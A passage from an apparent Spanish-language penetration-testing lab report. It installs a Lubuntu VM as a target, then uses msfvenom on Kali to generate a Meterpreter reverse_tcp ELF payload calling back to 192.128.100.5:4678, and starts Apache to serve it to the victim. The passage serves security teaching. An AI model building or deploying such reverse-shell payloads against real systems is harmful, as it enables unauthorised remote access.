


Ilustración 30. paso 1



Ilustración 31. paso 2




Ilustración 32. paso3




Ilustración 33. paso 4




Ilustración 34. paso 6




Ilustración 35. paso 7




Ilustración 36. paso 8

☐ Cifrar sistema

Ahora: 

☒ Espacio no particionado o tabla de partición desconocida
15,00 GiB

Después: 

☒ lubuntu_2404
15,00 GiB ext4

Ubicación del cargador de arranque: Registro de arranque principal (MBR) de VBOX HARDDISK (/dev/sda) ▼

← Atrás → Siguiente × Cancelar

Ilustración 37. informacion del espacio

Lubuntu [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda



Te damos la bienvenida

Ubicación

Teclado

Customize

Particiones

Usuarios

Resumen

Instalar

Terminar

¿Cómo te llamas?
Administrador ✓

¿Qué nombre quieres usar para iniciar sesión?
administrador ✓

¿Qué nombre le ponemos al equipo?
administrador-virtualbox ✓

Elige una contraseña para proteger tu cuenta.
●●●●●●●● ●●●●●●●● ✓

☐ Iniciar sesión automáticamente sin pedir la contraseña

Ilustración 38. registro de contraseña




Ilustración 39. resumen de la configuración

5.2.3 Sistema objetivo instalado y listo para la explotación





Ilustración 40. Interfaz de Lubuntu 24.04

Esta imagen muestra la interfaz gráfica de Lubuntu 24.04 ya instalada y en ejecución en una máquina virtual. Se observan elementos característicos del escritorio LXQt

5.2.4 Creación del archivo malicioso ELF para la explotación de Lubuntu



```

root@kali: /home/kali/LAB-LINUX
[sudo] contraseña para kali:
(root@kali)-[/home/kali]
# mkdir LAB-LINUX

(root@kali)-[/home/kali]
# cd LAB-LINUX

(root@kali)-[/home/kali/LAB-LINUX]
# ls

(root@kali)-[/home/kali/LAB-LINUX]
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.128.100.5 LPORT=4678
-f elf > /home/kali/LAB-KEVIN/laboratorio_linux.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

(root@kali)-[/home/kali/LAB-LINUX]
#
  
```

Ilustración 41 Generación del Payload para Linux (Lubuntu).

En esta imagen se muestra la generación de un payload específico para Linux usando Msfvenom:

1. **Creación de directorio:** mkdir LAB-LINUX (espacio de trabajo dedicado)
2. **Generación del payload:**


```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.128.100.5 LPORT=4678 -f
elf > laboratorio_linux.elf
```

3. Parámetros clave:

- **Payload:** linux/x86/meterpreter/reverse_tcp (conexión reversa para Linux)
- **LHOST:** 192.128.100.5 (IP de Kali Linux)
- **LPORT:** 4678 (puerto de escucha)
- **Formato:** ELF (ejecutable de Linux)

Este archivo laboratorio_linux.elf será el que se transfiera y ejecute en la máquina Lubuntu para obtener acceso remoto.

5.2.5 Activación del servidor web para alojar el payload de Linux



```

root@kali: /home/kali/LAB-LINUX

(root@kali)-[/home/kali/LAB-LINUX]
# service apache2 start

(root@kali)-[/home/kali/LAB-LINUX]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset:➤
   Active: active (running) since Mon 2025-09-01 23:13:29 CEST; 24h ago
   Invocation: f70cb56bed664ca79b94cafb97adf3fe
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 3273 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SU➤
   Main PID: 3289 (apache2)
     Tasks: 9 (limit: 3354)
   Memory: 11.1M (peak: 24.4M, swap: 9.7M, swap peak: 9.9M)
     CPU: 4.965s
   CGroup: /system.slice/apache2.service
           └─3289 /usr/sbin/apache2 -k start
             3292 /usr/sbin/apache2 -k start
             3293 /usr/sbin/apache2 -k start
             3294 /usr/sbin/apache2 -k start
             3295 /usr/sbin/apache2 -k start
             3296 /usr/sbin/apache2 -k start
             3297 /usr/sbin/apache2 -k start
             3298 /usr/sbin/apache2 -k start

```

